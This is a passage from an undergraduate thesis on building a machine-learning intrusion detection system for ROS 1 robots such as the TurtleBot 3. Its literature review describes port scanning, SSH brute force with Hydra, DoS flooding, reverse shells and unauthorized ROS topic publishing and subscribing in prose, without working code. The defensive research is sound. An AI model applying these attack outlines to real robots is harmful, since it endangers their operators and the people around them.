INTRUSION DETECTION FOR ROBOT OPERATING SYSTEM BASED AUTONOMOUS ROBOT NAVIGATION

NAWFAL SYAFI' BIN ZAILAN

FACULTY OF INFORMATION SCIENCE & TECHNOLOGY

MULTIMEDIA UNIVERSITY

JULY 2025

INTRUSION DETECTION FOR ROBOT OPERATING SYSTEM BASED AUTONOMOUS ROBOT NAVIGATION

BY

NAWFAL SYAFI' BIN ZAILAN

THE PROJECT REPORT IS PREPARED FOR

FACULTY OF INFORMATION SCIENCE & TECHNOLOGY
MULTIMEDIA UNIVERSITY
IN PARTIAL FULFILLMENT
FOR

BACHELOR OF INFORMATION TECHNOLOGY
(HONS) SECURITY TECHNOLOGY

FACULTY OF INFORMATION SCIENCE & TECHNOLOGY

MULTIMEDIA UNIVERSITY

JULY 2025

DECLARATION

I hereby declare that the work have been done by myself and no portion of the work contained in this thesis has been submitted in support of any application for any other degree or qualification of this or any other university or institute of learning.

_____

Nawfal Syafi' Bin Zailan

Faculty of Information Science & Technology
Multimedia University

Submission Date: 14: 07: 2025

Submission Time: 15: 59

ACKNOWLEDGEMENT

I am truly grateful to all those who, in one way or the other, that have helped me along the completion of this final year project.

Next, I want to extend my gratitude to my supervisor, Dr. Ong Lee Yeng for the invaluable guidance in research, encouragement, and insight into feedback. Her expertise and patience were highly instrumental in my passing through all the difficulties associated with the project and achieving something worthwhile.

I also would like to thank all the faculty members and staff at Multimedia University, who have made available an enabling environment with resources and knowledge relevant to the realization of this project. Specifically, I would like to thank the ZTE-MMU Training Centre for allowing me to work on a project that incorporates robotics, cybersecurity, and advanced technology, which are truly enriching experiences that have further enhanced my skills and deepened my understanding.

I will not forget to give my profound appreciation to my family and friends. Throughout this journey, the many moments of support, patience, and encouragement they have shown have provided me with confidence in my abilities, thus pushing me through those especially trying times.

Finally, I would like to express my thanks to everyone who, in one aspect or another, has directly or indirectly been of extreme importance to this project. This has been pivotal for me in being able to complete this work, and I am full of gratitude regarding your contribution.

Thank you.

ABSTRACT

Cybersecurity is becoming a big deal across all kinds of industries—healthcare, finance, smart buildings, and more—where connected systems are often left vulnerable to things like data breaches, unauthorized access, and other cyber-attacks. Without the right expertise in place to handle these risks, the impact can be serious: financial losses, privacy issues, and major disruptions. When it comes to robotics, especially systems using the Robot Operating System (ROS), security is still playing catch-up. There just aren't enough tools or research to fully protect these systems, and as robots become more connected and widely used, that gap in security only makes them more of a target.

This project aims to develop a machine learning-based Intrusion Detection System (IDS) to strengthen the security of ROS-based autonomous navigation robots. The IDS will monitor network traffic to detect potential threats such as unauthorized access or unusual behaviour that may indicate a cyber-attack. While some efforts have been made in this area, existing datasets for ROS security are limited. To fill this gap, the project also introduces new attack scenarios in ROS environments and provides a real-world dataset collected from actual robots as an open resource.

Key objectives include identifying and documenting current security vulnerabilities in ROS, particularly around authentication, data integrity, and communication protocols. The project will also capture and analyse network traffic directed at ROS-based robots, creating a labelled dataset to be shared with the research community. By combining machine learning with IDS technologies, the goal is to build a robust, real-time security solution that can adapt to evolving threats and safeguard sensitive robotic systems across the network.

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

LIST OF ABBREVIATIONS/ SYMBOLS

FIST	Faculty of Information Science and Technology
FYP	Final Year Project
MMU	Multimedia University
IDS	Intrusion Detection System
ROS	Robot Operating System

LIST OF APPENDICES

CHAPTER 1

INTRODUCTION

1.1 Overview

Robotic systems are now playing an increasingly prominent role in daily life, as they have the ability to perform the daily tasks for people. Robot Operating System (Rivera & State, 2021), also known as ROS, is a collection of software libraries and tools essential for developing modular robotics systems. Despite its name, it's not a traditional operating system but a set of software frameworks to help robots interface with hardware, execute algorithms, and communicate with each other. During its creation, we could say that ROS was not built with necessary security mechanism which resulted in it users to be expose to cybersecurity risk at any time.

ROS allows flexible communication between nodes, where the Master node manages the overall system status, and the publisher and subscriber communicate directly. Even though this simplifies operation, it also introduces security risks, making the system vulnerable to attacks like Denial of Service (DoS), Brute force attacks, blackhole attacks, eavesdropping, and data leakage. These vulnerabilities are particularly concerned in critical applications, such as tele-surgery with robotic arms, where security breaches could lead to catastrophic safety consequences.

An Intrusion Detection System (Tait et al., 2021) is commonly known as a critical safety tool used in managing network traffic and detecting potential security violations, which include unauthorized access and malicious activities. Just like a firewall, an Intrusion Detection System (IDS) serves to maintain essential safety principles—confidentiality, integrity, and availability—against attackers who intend to destabilize these factors. The importance of such systems cannot be overstated since their core responsibility lies in protecting the network, information, and infrastructure from a variety of cyber threats such as hacking, malware, and phishing.

This research is developed to presents a solution to overcome these ROS vulnerabilities by implementing an IDS into ROS-based robot to enhance the overall security of robotic systems. The IDS will monitor network traffic in the ROS platform and provide additional protection from illegal or destructive actions capable of halting the operation of the robot. The IDS will detect known threats and suspicious behaviour and warn immediately of potential threats.

1.2 Problem Statement

The rapid adoption of robotic systems, especially those using the Robot Operating System (ROS), has made them attractive targets for cyber-attacks. As industries deploy ROS-based robots for critical tasks, hackers increasingly exploit vulnerabilities like Man-in-the-Middle attacks, unauthorized system access, and Denial-of-Service attacks. Tools such as ROSPloit and ROSPenTo (Değirmenci et al., 2022) simplify these attacks, highlighting the need to study how they exploit ROS weaknesses. A major challenge is the limited understanding of these attack methods, which hinders the development of effective defences.

Another challenge is the lack of datasets representing ROS-specific attack scenarios. Existing intrusion detection systems rely on generic network data, which does not account for the unique communication patterns of ROS. Without datasets that include normal robot operations and attack examples—such as brute-force password attempts or unauthorized publishing—machine learning models cannot be properly trained to detect threats. This gap limits progress in creating reliable security solutions tailored to robotic systems.

Finally, current intrusion detection systems struggle to identify and classify ROS attacks accurately. While machine learning offers potential improvements, many models underperform due to inadequate training data or poorly chosen features. The key challenge lies in developing machine learning model that use collected ROS datasets and existing data and compare them in their ability to detect, classify, and mitigate attacks effectively. Addressing these issues is critical to securing robotic systems as they become more widespread in industries like manufacturing and healthcare.

1.3 Project Objectives

This study aims to achieve the following primary objectives:

1. Identify and Document ROS Security Vulnerabilities

   The goal is to simulate cybersecurity attacks—such as Denial-of-Service (DoS), brute-force password cracking, and unauthorized publishing/subscribing—on ROS-based robotic systems. These simulations will document how attackers exploit vulnerabilities in ROS frameworks, providing insights for mitigation strategies for the software users.

2. Collect network data during normal and attack scenarios.

   The goal is to collect network traffic data during normal operations and simulated attack scenarios using tools like CICFlowMeter. This dataset will work as a foundation for training and testing intrusion detection models in identifying and classifying the network activity as normal or attacks.

3. Develop and evaluate machine learning intrusion detection models.

   The goal is to develop and evaluate machine learning models—such as Random Forest, Support Vector Model (SVM), and Decision tree—using the generated ROS dataset and existing benchmarks. These models will be tested for accuracy in classifying attack types (e.g., DoS, brute force) and also the ability to distinguishing malicious activities from normal behavior.

1.4 Project Scope

This research aims to investigate the security issues in ROS-based robotic systems. They will cover crucial areas such as authentication, data integrity, and communication channels. By exploring how these vulnerabilities can expose the systems to cyber-attacks, we can gain insight on the after-effect towards the overall security of ROS-based robots. Therefore, we can say that the research aims to have better understood these weaknesses in real-world robotic applications.

The scope of this research is defined across six dimensions. Firstly, the study specifically focuses on ROS1, analysing its underlying protocols and communication mechanisms to identify potential security vulnerabilities. Next, it will focus on autonomous robots as the main target. The experiment will be simulated in environments where secure data exchange and control are unsecure. Other than that, the study will investigate the network setup of ROS 1 systems, examining how nodes communicate, the role of TCP/IP or UDP protocols, and the potential security risks associated with these communication methods.

In terms of data and threats, the study will begin by collecting network traffic data to capture and analyse the communication between authorized users and potential attackers in ROS systems. This analysis will help identify traffic patterns and detect abnormal activities that could signal potential security breaches.

For clarity, the abnormal will come from simulation of multiple types of attacks, the research will simulate common cyber-attacks, such as Brute Force, unauthorized publishing/subscribing, and Denial of Service (DoS), to pinpoint system vulnerabilities and evaluate their impact. Lastly, the study will apply machine learning techniques to develop and assess an Intrusion Detection System (IDS) designed to detect and classify attacks. The IDS will be trained on the ROSIDS23 dataset and tested using a custom dataset collected from real-world ROS systems, evaluating the effectiveness of techniques like Random Forest and Support Vector Machines (SVM) for real-time threat detection.

1.5 Report Organisation

In Chapter 1, the introduction provides an overview of the research, including the motivation behind the study, the problem statement, and the objectives of the project. It also outlines the research questions and the scope of the work, setting the stage for the investigation into ROS system security and anomaly detection. Next, In Chapter 2 will go through the literature review, examining existing research in the field of ROS security. This chapter focuses on understanding how communication in ROS works, listing the security vulnerabilities in ROS systems, types of common attacks in exploiting ROS vulnerabilities and exploring the development and usage of Intrusion detection system for detecting and mitigating the attack. We will review the previous studies to create a solid foundation for the study.

CHAPTER 2

LITERATURE REVIEW

2.1 Robot Operating System (ROS)

The Robot Operating System (ROS) is an open-source framework aimed at simplifying the creation of robotic applications (Teixeira et al., 2020). . It offers a suite of tools, libraries, and design patterns that enable developers to build complex robotic systems by integrating modular components tailored to solve specific tasks. The architectural structure of ROS, depicted in Figure 2.1, demonstrates how different nodes—such as the Master, topics, and services—interact. Communication between these nodes occurs via a message-passing mechanism, typically through a publish-subscribe model.

Over the years, ROS has become a cornerstone for robotics developers due to its modular design. This modularity allows various system components, including sensors, actuators, and algorithms, to operate independently while communicating efficiently. Such a structure not only enhances scalability and debugging but also supports rapid prototyping. Additionally, ROS integrates with simulation and visualization tools like Gazebo and RViz, making it highly effective for testing robotic systems in virtual environments before real-world implementation.




Figure 2.1: Working Diagram of ROS

From the past 2 years, many companies adopted in using ROS as illustrated in Figure 2.2. The reason is because ROS accelerates robotic development by providing reusable components, which eliminate the need to "reinvent the wheel" for every new project (Estefo et al., 2019). ROS also allows seamless integration with diverse hardware, making it a flexible choice for a wide range of robotics applications, from research to industrial use. Its robust community support and vast library of pre-built software packages make it easier to develop complex robotic systems without starting from scratch. Furthermore, ROS facilitates cross-platform compatibility, helping companies deploy robots on various devices and operating systems, ensuring scalability and adaptability in real-world environments.




Figure 2.2: Growth of ROS adoption across various companies from 2022 to 2024. Scott, & Foote (2023).

2.1.1 ROS versions

The Robot Operating System (Sandoval & Preetha Thulasiraman, 2019) has evolved significantly over the years. Initially, ROS 1 was designed with a focus on simplicity and ease of use. It provided a strong foundation for developing robotic applications by supporting modular software architectures. However, as robotics technology advanced and the need for real-time capabilities increased, the limitations of ROS 1 became apparent. This led to the development of ROS 2.

ROS 2 was built with a major focus on scalability for industrial applications and more complex robotic systems. This brings in one of the huge advantages for ROS 2: multiplicity of platforms and systems. It means that users can now deploy robots on multiple hardware architectures and a number of operating systems. While ROS 2 introduces real-time capabilities and improved scalability, such requirements are often beside the point for academic projects concerned with basic robotics tasks. Moreover, ROS 1 has reached a mature and stable state with Noetic Ninjemys, which continues to receive support until May 2025.

Adoption of ROS 2 grows steadily. According to Figure 2.3, in October 2023, ROS 2 accounted for 57.88% of all ROS package downloads, which means that 25,057,278 downloads versus 18,232,926 for ROS 1 marked a year-over-year increase of 41.41% for ROS 2. This trend indicates the rising prominence of ROS 2 within the robotics community.




Figure 2.3: Comparison of the number of usages between ROS 1 and ROS 2. Scott, & Foote (2023).

2.1.2 Communication Framework of ROS

According to (Degirmenci et al., 2023), ROS typically facilitates communication between its nodes using standard TCP or UDP protocols. Nevertheless, the ROS Master primarily utilizes the HTTP protocol for transferring data formatted in XML. Tasks such as launching or terminating nodes, managing inter-node communication, and retrieving data about nodes or topics largely depend on HTTP. Although ROS does support the use of custom communication protocols, this research adheres to the default configurations provided by ROS.

2.1.3 Security mechanism of ROS

The Robot Operating System initially was not built with security. The security mechanisms available in ROS 1 are largely limited to the user's operating system security settings, and as such, it does not offer out-of-the-box security features like encryption, authentication, or access control.

To overcome these limitations, Secure ROS, or known as SROS1(White et al., 2019), was proposed. SROS1 integrates modern cryptographic techniques and security measures into ROS 1, allowing for a secure communication framework, data integrity, and authentication between nodes. SROS uses tools such as Transport Layer Security (TLS) to encrypt network communication and supports Public Key Infrastructure (PKI) for certificate-based authentication. This ensures that sensitive data transmitted between ROS nodes is protected from eavesdropping and tampering.

However, SROS was not able to monitor or react against any malicious activity within the system itself. While SROS secures communication channels, an IDS adds a layer of defence through the monitoring of anomalies and detecting possible intrusions or malicious behaviours. So, an IDS may help to detect and raise an alarm for some suspicious activities, even within encrypted or secured channels, against unauthorized attempts to exploit system vulnerabilities (Johnson et al., n.d.). In summary, the SROS provides security by securing data transport while IDS plays a vital role in intrusion and attack detection and response in ROS environments.

2.1.4 Interaction between Robot and Master Node

In the Robot Operating System (ROS), Rostopic and Rosnode are tools that is used to manage and monitor the communication in a robot (Politécnica et al., 2018). These tools will allow the developers to inspect and interact with topics and nodes that are published and subscribed between the robot and the master controller.

Rostopic tool provides a way to interact with topics in a ROS system. In ROS, a topic is a named communication channel used for data exchange between the nodes. The publisher will send a message (data) to a topic, and subscribers receive the data

from the topic. For example, a robot's laser scanner will by default publish the sensor readings to a topic named /scan, while a navigation node subscribes to that topic to process the data. Using Rostopic, developers can list available topics, examine the messages being transmitted, and publish messages to a topic for testing purposes. Common commands include:

1. **Rostopic list:** Displays all active topics in the ROS system.
2. **Rostopic echo [topic_name]:** Prints the data in a topic to the terminal to be viewed by the user.
3. **Rostopic pub [topic_name] [message_type] [data]:** Publishes a message to a topic.

Rosnode tool is used to manage and monitor nodes in a ROS system. In ROS, nodes are the fundamental building blocks of a robot's functionality. Each node performs a specific task, such as controlling motors, processing sensor data, or performing path planning. Nodes communicate with each other by publishing and subscribing to topics. Using Rosnode, developers can interact with nodes to perform tasks such as:

1. **Rosnode list:** Lists all active nodes in the ROS system.
2. **Rosnode info [node_name]:** List the detailed information about a specific node, including the topics it publishes or subscribes to and its services.
3. **Rosnode kill [node_name]:** Shuts down a specific node.

We can conclude that Rostopic and Rosnode provide an insight into how the communication of ROS. The overview of the process is shown in Figure 2.4 below.




Figure 2.4: Message Communication between Nodes.

Politécnica et al (2018).

2.1.5 Autonomous Navigation Robot

TurtleBot 3 (Martínez, n.d.), is an affordable, versatile, and programmable mobile robot designed for education, research, and development. The software architecture of TurtleBot3 is built around the Robot Operating System (ROS). This provides researchers and developers with an ideal robotics platform. The TurtleBot 3 is mounted with sensors like LIDAR, cameras, and IMUs that enable its functions to run tasks such as navigation, mapping, and localization.

Although it was initially designed for ROS 1, TurtleBot 3 is now transitioning to ROS 2, which offers enhanced features such as better multi-threading, real-time processing, and improved communication protocols. However, ROS 1 remains more compatible and stable with its scalability, with customizable sensors, actuators, and accessories, making it suitable for various research tasks. The platform also supports simulation tools like Gazebo, allowing testing of algorithms in virtual environments before deployment.

Recent studies, as illustrated in Figure 2.5, demonstrate TurtleBot 3's relevance in advanced applications like disaster mapping and search-and-rescue missions (Potter et al., n.d.). These implementations emphasize its flexibility in integrating advanced algorithms such as SLAM and frontier-based exploration. (Amsters & Slaets, 2020) highlighted TurtleBot 3's educational potential due to its cost-effectiveness and modular design, which makes it an excellent tool for teaching robotics concepts, such as autonomous navigation and sensor integration, to students and researchers. The robot’s compatibility with the ROS (Robot Operating System) framework enables seamless integration of software modules to develop SAR applications or enhance real-world robotic solutions. Table 2.1 illustrates the comparison between varieties of wheeled robots, highlighting their cost, users, and sensors. Starting with simpler robots like Scribbler 3 are for school students, to advanced ones such as TurtleBot 3 and Rosbot 2.0 are for university and research. We discovered that the TurtleBot 3 burger is superior to all others in every comparison. This versatility justifies its selection for research and development initiatives involving ROS-based systems.

Robot	Year of release	Cost [£]	Target audience	Sensors
Pioneer	1995	3223.00	Higher Education	sonar / encoder
Khepera	1999	2999.00	Higher Education	sonar / IR
Amigobot	2001	3150.00	Higher Education	sonar
Scribbler 3	2010	220.86	Secondary Education	IR / ambient light / encoder
Turtlebot2	2012	1673.00	Higher Education	RGB-D/ Gyroscope / encoder
Edison	2014	51.58	Secondary Education	IR / sound / ambient light camera IMU /
Cozmo	2016	199.99	Secondary Education	IR LIDAR / IMU/encoder
Turtlebot3 (burger)	2017	585.95	Higher Education	LIDAR/RGB/IMU/encoder
Turtlebot3 (waffle)	2017	1399.00	Higher Education	LIDAR/RGB/IMU/encoder
Rosbot 2.0	2018	1661.00	Higher Education	RGB-D / LIDAR/ encoder / IR

Table 2.1: Overview of wheeled robot platforms.

(Potter et al., 2024)




Figure 2.5: Example usage of Turtlebot3 in real-world arena setup.

(Potter et al., 2024)

2.1.6 Understanding the /cmd_vel topic in ROS

In ROS, the /cmd_vel topic is the communication channel in charge in controlling a robot's movement. The “cmd_vel” stand for "command velocity". Publishers can publish a message type called geometry_msgs/Twist, which consists of linear and angular velocity information. The linear velocity describes the robot movement along the x, y, and z axes, while the angular velocity represents the rotation around these axes. Typically, user will change the x value to move the robot forward and backward and the z value to rotate the robot, leaving the other components set as null value.

2.2 Attacks involving ROS-based robot

2.2.1 Cyber-Attacks Focusing on the Robot

2.2.1.1 Port Scanning Attack

In a Port Scanning Attack, the adversary attempts to identify open ports and available services running on a target device or network. This reconnaissance technique is commonly used in the early stages of a cyberattack to map the attack surface and determine potential vulnerabilities that could be exploited later (Pittman, n.d.). Port scanning is typically performed using tools such as Nmap, Masscan, or Zmap, which send packets to a range of ports on a host and analyze the responses to determine their status. Depending on how the target system responds, the port can be categorized as open, closed, or filtered.




Figure 2.6: Port Scanning Attack Flow Between Attacker and Target System

2.2.1.2 SSH Brute forcing Attack

In Brute force attack, we will use a brute force method to gain unauthorized access to the robot's system (Kahara Wanjau et al., 2021). By using tools such as Hydra and a predefined password dictionary, we will systematically attempt multiple SSH login combinations until the correct credentials are discovered. This enables the attacker to compromise the robot's security and potentially exploit multiple vital attacks in the robot’s environment such as execute malicious commands.




Figure 2.7: Workflow of an SSH Brute-Force Attack on the Robot System

2.2.1.3 Denial of Service (DoS) attack

In a Denial of Service (DoS) attack, we will be disrupting the communication between the master device and the robot (Degirmenci et al., 2023). We will flood the communication channel a large volume of corrupted or malicious packets. This will overload the system, consuming critical resources like processing power, memory, and network bandwidth. As a result, the robot will experience delays, fail to execute commands from the master laptop, or become completely unresponsive, severely impacting its ability to perform its intended tasks.




Figure 2.8: Communication Disruption via DoS Attack on Robot System

2.2.1.4 Shell Reverse Attacks

In a Shell Reverse Attack, the attacker gains unauthorized access to the robot by injecting a malicious payload into its system (Alsabbagh et al., 2018). The payload is a reverse shell script that, once executed on the robot, establishes a connection back to the attacker's machine. This allows the attacker to gain remote control of the robot, executing arbitrary commands and accessing sensitive information. The reverse shell typically connects to the attacker's machine over a specific port, enabling them to control the robot's functionalities and potentially compromise the system. The attack can result in the robot performing unintended actions, disclosing sensitive data, or being used as a launching point for further attacks, significantly compromising its security and safety.




Figure 2.9: Shell Reverse Attack Flow from Robot to Attacker

2.2.2 Cyber-Attacks Focusing on ROS Communication

The following attacks target the communication model of the Robot Operating System (ROS), particularly version 1 (ROS 1), which lacks built-in security features such as authentication and encryption. These attacks are adapted from the ROSIDS23 dataset, which provides realistic simulations of various network-based cyberattacks against ROS-based robotic systems (Degirmenci et al., 2023).

2.2.2.1 Unauthorized Publishing Attack

An Unauthorized Publishing Attack happens when an attacker gets access to a ROS topic and sends fake or harmful data. This can affect how the robot behaves by

giving it wrong commands or sensor data. Such attacks are dangerous because they can cause the robot to act in unexpected or unsafe ways, possibly leading to system failure or safety risks.




Figure 2.10: Unauthorized Publishing Attack on ROS Topic

2.2.2.2 Unauthorized Subscribing Attack

An Unauthorized Subscribing Attack occurs when an attacker listens to ROS topics without permission. This lets them see private information like sensor readings or control messages. It is a serious threat because it can expose sensitive data and help the attacker plan further attacks on the system.




Figure 2.11: Unauthorized Subscribing Attack on ROS Topics

2.2.2.3 Subscriber Flooding Attack

